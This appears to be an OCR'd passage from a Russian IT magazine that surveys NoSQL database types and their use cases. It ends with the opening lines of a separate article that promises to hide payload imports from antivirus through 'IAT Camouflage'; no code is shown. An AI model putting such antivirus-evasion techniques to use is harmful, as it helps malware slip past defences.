
NoSQL

NoSQL БД — это, вообще говоря, все остальные СУБД — более поздние альтернативы традиционным, где могут отсутствовать строго определенные заранее столбцы, то есть их количество и тип могут варьироваться для разных объектов.

ДОКУМЕНТООРИЕНТИРОВАННЫЕ

- **Open source:** MongoDB, Databricks, Couchbase, CouchDB
- **Коммерческие:** MarkLogic, IBM Cloudant
- **Облачные:** Amazon DynamoDB, GCP Firestore, Azure Cosmos DB

В документоориентированной СУБД записи представляют собой структуры JSON. Аналогом таблицы здесь выступает коллекция, аналогом записи — документ.



collection: users

document

```
{
  "_id": "63ceb97a9b634f8cd48eeae7",
  "user_info": {
    "address": "Country, City, zip",
    "credentials": {
      "login": "Evan",
      "password_hash": "63cfe7ed95713c22047f233f",
      "card": "1234123412341234"
    }
  },
  "shopping_card": [
    {"_id": "ae7cb462ac","quantity": 2},
    {"_id": "ae7cb462aa","quantity": 1}
  ],
  "history": [
    { "time": "08/01/2008, 10:54:48", "products": [{"_id": "ae7cb462ac", "quantity": 1 }, {"_id": "1e7cb462aa", "quantity": 4 } ] },
    { "time": "09/01/2008, 06:19:31", "products": [{"_id": "ce7cb462ac", "quantity": 2 }, {"_id": "1e7cb462ab", "quantity": 2 } ] },
    { "time": "10/01/2008, 07:54:48", "products": [{"_id": "be7cb462ac", "quantity": 3 }, {"_id": "1e7cb462ac", "quantity": 3 } ] },
  ]
}
```

collection: products

document

```
{
  "_id": "ae7cb462ac",
  "product_info": {
    "category": "cars",
    "distributor": "bnw",
    "name": "meeny"
  }
}
```

document

```
{
  "_id": "ae7cb462aa",
  "product_info": {
    "category": "cars",
    "distributor": "hondo",
    "name": "accordeon",
    "spec": "hydrogen engine"
  }
}
```

Пример организации данных в JSON в документоориентированной базе данных

Связи никто не запрещал, и записи пользователей могут содержать в себе данные из коллекции «продукты», хотя это и необязательно. В данном случае мы немного реорганизовали структуры, и теперь вся информация пользователя, его корзина, его покупки хранятся в одном месте в JSON. Такие БД хорошо масштабируются горизонтально и спроектированы для хранения больших объемов неструктурированных данных. Они будут правильным выбором для крупного проекта. Документные базы данных хорошо подходят для следующих типов проектов.

Социальные сети с обширными профилями пользователей, различными типами контента (текст, изображения, видео) и множеством связей между пользователями. Каждый профиль пользователя может содержать различные поля и связи, и эти структуры могут изменяться с добавлением новых функций и возможностей в социальной сети.

Электронная коммерция. Платформы электронной коммерции обрабатывают множество различных товаров и информации о заказах, клиентах, складах и так далее. Структура данных может быть сложной из-за разнообразия товарных категорий, характеристик и вариаций. Кроме того, требования могут меняться в соответствии с изменениями ассортимента и условий продажи.

Системы управления контентом. Документоориентированные СУБД хорошо подходят для систем управления контентом, где информация представляется в виде документов, таких как статьи, новости, блоги. Каждый документ может содержать различные поля, например заголовок, текст, автор, дата публикации. Благодаря гибкой структуре документов документоориентированные СУБД обеспечивают удобное хранение, поиск и извлечение такого типа контента.

Аналитические приложения и хранение больших объемов данных: документоориентированные СУБД обеспечивают хорошую производительность при работе с большими объемами данных. Они предлагают горизонтальное масштабирование путем распределения данных по нескольким узлам и поддерживают параллельное выполнение запросов. Это делает их подходящими для аналитических приложений, где требуется обработка больших объемов информации или выполнение сложных запросов.

Мобильные и IoT-приложения: документоориентированные СУБД полезны для мобильных приложений и приложений интернета вещей (IoT), где данные часто бывают полуструктурированными и могут меняться в зависимости от контекста. Такие БД обеспечивают простоту хранения и синхронизации данных между клиентским и серверным приложением, позволяя разрабатывать гибкие и адаптивные мобильные и IoT-решения. Документоориентированные СУБД обычно имеют поддержку офлайн-режима работы, репликацию данных и синхронизацию, что делает их привлекательными для подобных приложений.

Проекты с изменчивыми требованиями: если к проекту выдвигаются требования, которые могут меняться в процессе разработки и эксплуатации, документоориентированная СУБД может быть полезной. Гибкость схемы данных позволяет быстро вносить изменения и адаптироваться к новым требованиям без необходимости перестраивать существующую структуру базы.

Продолжение статьи →

← НАЧАЛО СТАТЬИ


НЕ КРИНЖ, А БАЗА

ВЫБИРАЕМ БАЗУ ДАННЫХ
ДЛЯ СВОЕГО ПРОЕКТА

ГРАФОВЫЕ БД

- **Open source:** Neo4j, NebulaGraph, JanusGraph, Giraph
- **Коммерческие:** Memgraph, GraphDB, TigerGraph, Stardog
- **Облачные:** Amazon Neptune, Azure Cosmos DB

Графовые базы данных подойдут для проектов, в которых именно связи между объектами играют ключевую роль. Узлы в них используются для хранения сущностей данных, ребра — для хранения взаимосвязей между сущностями. Ребро всегда имеет начальный узел, конечный узел, тип и направление. Ребра могут описывать взаимосвязи типа «родитель — потомок», действия, права владения и так далее. Ограничения на количество и тип взаимосвязей, которые может иметь узел, отсутствуют.



Пример организации данных в графовой базе данных

Вот варианты проектов, в которых стоит рассмотреть возможность использования графовых баз данных.

Социальные сети: графовые базы данных идеально подходят для моделирования социальных сетей. Они позволяют хранить информацию о пользователях, их профилях, друзьях, подписках, комментариях и других взаимодействиях. Графовая структура данных дает возможность эффективно находить связи между пользователями, анализировать сетевую структуру и предлагать рекомендации на основе связей.

Рекомендательные системы: графовые базы данных можно использовать для построения рекомендательных систем, основанных на анализе связей между элементами. Например, в системе рекомендаций для фильмов графовая база данных позволяет хранить информацию о пользователях, фильмах, оценках, жанрах и других связях. Затем, используя алгоритмы обхода графа, можно найти схожие фильмы и предпочтения других пользователей и делать рекомендации на основе их взаимодействий.

Анализ связей и сетей: графовые базы данных позволяют проводить глубокий анализ связей и сетей в различных областях, таких как биология, генеалогия, транспорт, веб-графы. Графовая структура дает возможность исследовать связи между элементами, находить наиболее значимые узлы и пути, а также применять различные алгоритмы для анализа сетевых структур.

Маршрутизация и логистика: графовые базы используются для моделирования маршрутов и оптимизации логистических сетей. Например, при проектировании системы доставки или оптимизации маршрутов грузовиков графовая база данных может хранить информацию о местоположениях, дорогах, расстояниях, препятствиях и других связях между сущностями.

Обработка естественного языка: обработка естественного языка (Natural Language Processing, NLP) — еще одна сфера применения таких БД. Графовая структура позволяет моделировать связи между словами, фразами, синтаксическими зависимостями и семантическими отношениями. Это используется для построения поисковых систем, анализа текстов, автоматического извлечения информации и других задач NLP.

Рекомендации товаров и персонализация: в этом случае технология используется для построения систем рекомендаций и персонализации, основанных на анализе связей между товарами, интересами пользователей, покупками и другими факторами. Графовая структура данных позволяет искать сходство между товарами или пользователями, выявлять скрытые связи и предлагать релевантные рекомендации.

Сетевой анализ и обнаружение мошенничества: графовые БД можно использовать для анализа социальных сетей, связей между субъектами или транзакциями, обнаружения аномалий и мошенничества. Структура баз позволяет моделировать сложные связи и взаимодействия в сети, выявлять подозрительные паттерны и аномалии, а также строить графовые алгоритмы для их обнаружения.

КЛЮЧ — ЗНАЧЕНИЕ

- **Open source:** Redis, Memcached, etcd, Ehcache, Riak, Oracle Berkeley
- **Коммерческие:** GemFire, Oracle Coherence
- **Облачные:** Redis, Amazon SimpleDB, GCP Cloud Bigtable, Azure Cosmos DB

Базы данных типа «ключ — значение» хранят информацию в форме набора уникальных ключей и соответствующих им значений. Поскольку доступ к значениям осуществляется всегда быстро и не зависит от количества элементов, такие БД применяются в следующих проектах.

Кеширование и хранение временных данных: базы данных «ключ — значение» идеально подходят для кеширования данных в оперативной памяти или быстрого доступа к временным данным. Например, веб-приложения могут использовать базы данных ключ — значение для кеширования результатов запросов, предотвращая повторное выполнение сложных операций и улучшая производительность.

Сессионное хранение: для хранения информации о сеансах пользователей в веб-приложениях. Они могут использоваться в целях хранения данных авторизации, предпочтений пользователя и другой контекстной информации, связанной с текущей сессией.

Учетная запись пользователя: для хранения информации о пользователях, такой как идентификаторы, имя, адрес электронной почты и другие связанные данные. Обеспечивают быстрый доступ к данным пользователя, позволяя эффективно управлять учетными записями и аутентификацией.

Хранилище метаданных и конфигурации: для хранения метаданных и конфигурационных параметров приложений. Например, такие базы могут использоваться для хранения информации о настройках приложения, параметрах подключения к базе данных или других параметров, которые могут быть легко доступны и изменены во время работы приложения.

Распределенные системы: в распределенных системах, где требуется обеспечить быстрый доступ к данным и эффективное масштабирование. Такие СУБД могут использоваться для распределенного кеширования, синхронизации состояния и обмена информацией между узлами системы.

Интернет вещей: для хранения данных, собранных от устройств интернета вещей. Они обеспечивают быстрый доступ к данным, хранение и извлечение информации о состоянии устройств и событиях, связанных с IoT-инфраструктурой.

Колоночные

- **Open source:** HBase, Cassandra, ClickHouse, SWC-DB
- **Коммерческие:** DataStax Enterprise
- **Облачные:** Google Bigtable, Amazon Redshift, Azure Table Storage, Alibaba Cloud Table Store

В колоночных СУБД, как и в реляционных БД, данные представлены в таблицах, но сгруппированы они не по строкам, а по столбцам. То есть все данные, относящиеся к какой-либо одной колонке, хранятся в памяти подряд, а не в разных местах, что существенно ускоряет процессы агрегации и позволяет получать аналитику в режиме реального времени. Таким образом, колоночные базы данных лучше всего подходят для следующих типов проектов.

Аналитика и обработка больших объемов данных: эти СУБД отлично подходят для аналитических задач, где требуется обработка и анализ больших объемов информации. Они позволяют эффективно сжимать и хранить данные, а также выполнять запросы, связанные с агрегацией, фильтрацией и аналитическими операциями над столбцами.

Бизнес интеллект и отчетность: колоночные СУБД можно использовать для построения систем бизнес-интеллекта и отчетности. Они позволяют быстро анализировать и агрегировать данные, делать сводные таблицы, строить графики и предоставлять отчеты с высокой производительностью.

Хранение временных рядов: для хранения и анализа временных рядов, таких как данные о событиях, измерениях, логах. База обеспечивает эффективное сжатие данных и быстрый доступ к отдельным столбцам временных рядов для выполнения аналитических операций.

Архивирование и долгосрочное хранение данных: для архивирования и долгосрочного хранения данных, особенно если они имеют большой объем и требуют эффективного сжатия. Базы позволяют сохранять данные в компактной форме и эффективно извлекать их при необходимости.

ОБЪЕКТНО ОРИЕНТИРОВАННЫЕ

- **Open source:** db4o, ObjectBox, Perst
- **Коммерческие:** ObjectStore, Actian NoSQL Database, Matisse, ObjectDB
- **Облачные:** нет

Объектно ориентированные СУБД представляют собой базы данных, которые основаны на концепции объектно ориентированного программирования (ООП). Они дают возможность хранить объекты напрямую, без необходимости преобразования их в реляционные структуры, и обрабатывать объекты, сохраняя их внутреннюю архитектуру и связи между ними. Запросы к БД осуществляются на языке запросов объектной модели (Object Query Language, OQL), который подобен SQL, но предназначен для работы с объектами и их связями.

Объектно ориентированные СУБД часто применяются в следующих типах проектов.

Проекты со сложными объектными структурами: OODBMS хорошо подходят для проектов, где данные имеют сложные объектные структуры и связи между ними. Например, проекты в области графического моделирования, компьютерной анимации, компьютерной визуализации.

Проекты с изменчивой схемой данных: если проект требует частых изменений в структуре данных, таких как добавление новых атрибутов или связей между объектами, объектно ориентированные СУБД могут быть предпочтительными. Они позволяют легко вносить изменения в объектную модель без необходимости перестраивать схему базы данных.

Проекты с высокой степенью связности объектов: если проект требует сохранения сложных связей между объектами и поддержки операций навигации по связям, объектно ориентированные СУБД облегчают такие операции. Проекты в области социальных сетей, рекомендательных систем, управления содержимым (Content Management Systems) и CRM-систем (Customer Relationship Management) могут воспользоваться преимуществами объектно ориентированных СУБД.

Проекты с высокой степенью переиспользования кода: использование наследования и полиморфизма, характерных для объектно ориентированного программирования, может быть особенно полезным в проектах, где требуется максимальное повторное пользование кода и создание гибких, расширяемых приложений.

Проекты с высокой производительностью чтения и поиска: объектно ориентированные СУБД обеспечивают эффективные механизмы поиска и доступа к объектам, особенно когда требуется обработка сложных запросов с использованием связей между объектами. Такие проекты могут включать системы управления содержимым, электронную коммерцию и системы аналитики данных.

МНОГОЗНАЧНЫЕ

- **Open source:** SciDB, Rasdaman, OpenQM
- **Коммерческие:** Adabas, UniData, UniVerse, jBASE
- **Облачные:** нет

Многозначные базы данных (MVDBMS) — это тип баз данных, специально разработанный для хранения и обработки множественных значений (multi-value). В отличие от реляционных баз данных, которые хранят данные в виде таблиц с фиксированным набором столбцов, MVDBMS позволяют хранить переменное количество значений в каждой записи. Примеры проектов, для которых использование multi-value баз данных может быть целесообразным, приведены ниже.

Системы управления инвентарем и складскими запасами: MVDBMS позволяют эффективно хранить информацию о продуктах и их свойствах, которые могут иметь несколько значений, такие как размеры, цвета, масса.

Системы учета пациентов в медицинских учреждениях: в медицинской сфере часто возникают ситуации, когда пациент имеет множество диагнозов, ему назначено несколько лекарственных препаратов и имеется некоторое количество результатов анализов. MVDBMS позволяют эффективно хранить и обрабатывать такие данные.

Системы управления заказами и доставкой: в проектах, связанных с обработкой заказов и доставкой товаров или услуг, могут использоваться несколько значений, связанных с каждым заказом, например список товаров, адреса доставки и статус заказа.

Системы учета клиентов и CRM-системы: в CRM-системах и системах учета клиентов часто возникает необходимость хранить различные контактные данные, историю взаимодействия с клиентом, интересы, предпочтения и другие атрибуты, которые могут иметь множественные значения.

Системы управления контентом: в системах управления контентом, где необходимо хранить контент различных типов, таких как текст, изображения, видео или аудиофайлы, и управлять им, multi-value базы данных позволяют эффективно хранить и связывать такие элементы.

Системы учета финансовых операций: в проектах, связанных с учетом финансовых операций, часто необходимо хранить несколько значений, связанных с каждой транзакцией, таких как счета, суммы, даты и категории.

XML

- **Open source:** BaseX, Sedna, eXist-db
- **Коммерческие:** search-xml
- **Облачные:** нет

XML СУБД — это базы данных, специально разработанные для хранения и обработки информации в формате XML (eXtensible Markup Language). XML представляет собой универсальный формат для структурирования и представления данных, который широко используется для обмена информацией между различными системами и приложениями. XML дает возможность определять собственные теги и структуры внутри документов, благодаря этому можно адаптировать схему данных под требования проекта без необходимости изменения базовой структуры базы.

Использование XML СУБД целесообразно там, где требуется гибкое хранение, обработка и интеграция данных в формате XML, например в следующих случаях.

Электронная коммерция: в проектах электронной коммерции, где требуется хранить и обрабатывать информацию о товарах, категориях, характеристиках, ценах и других связанных данных, XML СУБД могут облегчить управление такими данными.

Интеграция данных: XML СУБД могут использоваться в проектах, связанных с интеграцией данных из различных источников или систем. Формат XML удобен для представления данных из разных источников, поскольку позволяет структурировать информацию и предоставляет средства для обмена данными между разными системами.

Управление контентом: в системах управления сайтами (CMS), порталах и системах электронного документооборота XML СУБД позволяют хранить и организовывать различные типы контента, такие как статьи, новости, документы, медиафайлы.

Публикация данных: XML СУБД могут использоваться в проектах, связанных с публикацией данных, таких как онлайн-каталоги, справочники, базы знаний и энциклопедии. Формат XML облегчает представление и структурирование информации для удобного поиска, навигации и анализа.

Обмен данными и интеграция приложений: такие СУБД часто применяются в проектах, где требуется обеспечить обмен данными между различными приложениями и системами. XML может использоваться для обмена информацией в формате API (Application Programming Interface) или веб-служб.

Системы управления документами: в проектах, связанных с управлением документами и электронными архивами, XML СУБД могут использоваться для хранения и обработки документов, метаданных, версионирования и управления доступом.

БД СПЕЦИАЛЬНОГО НАЗНАЧЕНИЯ

С базами данных «специального назначения» проще — у них спойлер в названии. Остановиться чуть подробнее хотелось бы только на пространственных СУБД.

Пространственные базы данных (Spatial databases) — это тип баз данных, специально разработанных для хранения и обработки географической информации и управления ею. Включая геометрические данные, такие как точки, линии, полигоны, а также географические объекты и пространственные отношения между ними. Пространственные базы данных обычно используются в географических информационных системах (ГИС) и связанных областях.

Векторные базы данных (Vector databases) — благодаря развитию машинного обучения из подтипа пространственных баз данных выросли в отдельную категорию векторные базы, специализирующиеся на хранении векторных данных и операциях с ними. Такие базы данных обеспечивают структуру для их хранения и эффективного управления ими, а также поддерживают пространственные запросы и операции для анализа и извлечения информации. В машинном обучении широко применяется концепция эмбеддингов, идея которой заключается в том, чтобы представить объекты (например, слова, изображения или любые объекты высокой размерности) в пространстве с более низкой размерностью, где семантически близкие объекты находятся близко друг к другу. Такое представление данных позволяет извлекать смысловые свойства и отношения между объектами и использовать их в различных задачах анализа данных и машинного обучения. А векторная БД, соответственно, позволяет делать это еще и быстро.

В машинном обучении же, в свою очередь, помимо СУБД, применяются такие форматы хранилищ, как data lake, data warehouse и feature store.

Data lake — это репозиторий, который хранит абсолютно любую информацию: и структурированную, и неструктурированную, в формате CSV или JSON. От изображений до документов. Данные хранятся в исходном, сыром формате, без преобразования. Таким образом, data lake — это универсальное хранилище для любых типов данных. Примеры: Amazon S3, Azure Blobs Storage, Google Cloud Storage.

Data warehouse — это «причесанный» data lake, то есть здесь данные уже хранятся в структурированном, отсортированном и преобразованном виде. Как правило, в таком хранилище содержится информация из разных баз данных, готовая к анализу инструментами Business Intelligence. Примеры: Amazon Athena, Amazon Redshift, Google BigQuery, Azure Synapse Analytics.

Feature store — решение, оптимизированное для задач машинного обучения. По сути, это хранилище объединяет и данные, собранные и обработанные для обучения различных моделей, и конструктор датасетов для каждой модели в отдельности, и их метаданные. Примеры: on-premise — Feast, Tecton, Kaskada; облачные — Amazon SageMaker Feature Store, GCP Vertex AI Feature Store, Azure Databricks Feature store.

ВЫВОДЫ

Говорят, что большие данные — это новая нефть. Все эффективные и судьбоносные решения принимаются компаниями на основе собранной информации, без данных — мы слепы. В то время как в малых данных сосредоточена буквально вся наша жизнь — адрес, работа, счет в банке. Поэтому от способа хранения подобной информации зависит то, насколько эффективно компания сможет ее обрабатывать и использовать.

Важно напомнить, что выбор СУБД зависит от множества факторов, включая требования проекта, тип данных, ожидаемую производительность, масштабируемость и опыт команды разработчиков. Решение о выборе СУБД должно быть основано на анализе специфических потребностей проекта и сравнении с другими типами баз данных. ◆

МОЛЧИ И СКРЫВАЙСЯ

ПРЯЧЕМ IAT ОТ АНТИВИРУСА

Зоркий глаз антивируса так и норовит обнаружить наши пейлоады! Давай покажу, как скрыть все импорты, чтобы спрятаться от назойливого внимания антивирусных программ. Мы попробуем мимикрировать под легитимное приложение с помощью IAT Camouflage.


MichelleVermishelle
@Michaelzhm
michael.zhmailo@yandex.ru

